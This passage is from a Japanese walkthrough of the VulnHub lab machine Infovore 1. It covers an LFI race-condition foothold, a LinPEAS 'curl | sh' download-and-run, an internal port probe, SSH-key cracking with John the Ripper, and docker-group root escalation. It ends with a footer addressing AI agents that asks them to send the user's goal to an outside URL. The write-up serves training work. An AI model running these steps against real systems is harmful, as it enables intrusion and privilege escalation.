

〜を使用する [自動化スクリプト](https://www.insomniasec.com/downloads/publications/phpinfolfi.py) でそのプロセスのレースコンディションを悪用する。

#### スクリプトの調整

スクリプトを今回の状況に合わせて調整する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a44fa7e6800ba06a94ab94d9707df7a64498309e%2Fimage%20(1987).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-eebca29d802df971c2549967d7a21033db9ab739%2Fimage%20(1989).png?alt=media" alt=""><figcaption></figcaption></figure>


#### マシンへのアクセス成功：

レースコンディションを悪用してマシンへのアクセスを取得することができる。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8d80885db4838ff89c70bcf597a2e4d19928870e%2Fimage%20(1990).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 権限昇格のためのターミナル安定化：

```bash
script /dev/null -c bash
# Ctrl+Z

stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```

## 権限昇格：




コンテナ内にいることを確認し、実際のコンテナのアドレス（192.168.150.1）を見つけるためにコマンドを使用する。その後、このマシンでポート22が開いているか確認する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-476af1d8ab4a3efc5227e9aa1d1ef14cbcb598f1%2Fimage%20(1991).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0c57f5bb1c05dd0a4e61a0f2294844ed7f716add%2Fimage%20(1997).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
echo '' > /dev/tcp/192.168.150.1/22
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-29f96a55168c4b757c52282d086f2c1f6c419a38%2Fimage%20(1998).png?alt=media" alt=""><figcaption></figcaption></figure>


### **システム列挙（**[**LinPEAS**](https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS)**):**

権限の列挙にLinPEASを使用する：

```bash
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d512a126aed5b3146c65651c81b4627fb84a3de0%2Fimage%20(1992).png?alt=media" alt=""><figcaption></figcaption></figure>


#### ルートディレクトリに予期しないtgzフォルダを見つけます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f5f654dc0f448a56355b823692709a8b6d5f5f92%2Fimage%20(1993).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
cp /.oldkeys.tgz /tmp/
cd !$
mv .oldkeys.tgz oldkeys.tgz
tar -xf oldkeys.tgz
```

### /*/* 保護された秘密SSH鍵のクラック：/*/*

#### 秘密SSH鍵の特定


OpenSSHの公開鍵と秘密鍵のペアを特定します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-810af6f6e4db828dae545ff7c8bb3d2444ee5130%2Fimage%20(1994).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 秘密鍵の解読:


* 秘密鍵が暗号化されていることがわかります

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-eefa4a4a07131bdb4ceee38a9fcf769ccf2b4887%2Fimage%20(1995).png?alt=media" alt=""><figcaption></figcaption></figure>


* 次を使用します **ssh2john.py** ファイル内容をハッシュに変換するため:

```bash
python2.7 /usr/share/john/ssh2john.py id_rsa
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f06955dcd19732aea575d8f17f3a6c7b63082705%2Fimage%20(1996).png?alt=media" alt=""><figcaption></figcaption></figure>


* その後、John the Ripperを使ってパスワードリストでハッシュを解析する。

```bash
john -w:/usr/share/wordlists/rockyou.txt hash
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4355426d283b2244a50ea94e5a1d92b3431fe046%2Fimage%20(1999).png?alt=media" alt=""><figcaption></figcaption></figure>

#### rootとしてアクセス:


root権限でマシンにアクセスできました。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c597a9224437049c55a8b6b324768a4d5813c8d3%2Fimage%20(2000).png?alt=media" alt=""><figcaption></figcaption></figure>



### **SSH鍵ペアの信頼を悪用してコンテナから脱出する：**

コンテナのsshディレクトリにあるknown\_hosts設定を使って別のマシンへ移行し、ホストマシン上のadminユーザーに接続できるように試みる。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2e5df0067bdbb5dece9f4c7b134ed2d645a3d87f%2Fimage%20(2001).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3376717d0cabe33e21ef46973c3aad0e3837db99%2Fimage%20(2002).png?alt=media" alt=""><figcaption></figcaption></figure>


### **Dockerグループの悪用（権限昇格）：**


#### [docker](/ja/privesc/user-groups/docker-group-linux-privilege-escalation.md) グループメンバーシップ：

自分がdockerグループの一員であることを確認する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f63d5aeefb5cc51778b5543b940052c88da32c74%2Fimage%20(2004).png?alt=media" alt=""><figcaption></figcaption></figure>


#### dockerグループを使って権限を突破する：

dockerグループのメンバーであることを悪用し、本体マシンをadminコンテナにマウントして権限を取得する：

```bash
docker run -dit -v /:/mnt/root --name privesc theart42/infovore
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7673a1a20b5df2a162894ce70535cc29c4d273ec%2Fimage%20(2005).png?alt=media" alt=""><figcaption></figcaption></figure>

侵入成功 :)

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-117856249ebae9c815e062185b16a34b8198e543%2Fimage%20(2006).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/writeups-ctf/vulnhub/linux-vulnhub/infovore-1-vulnhub-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.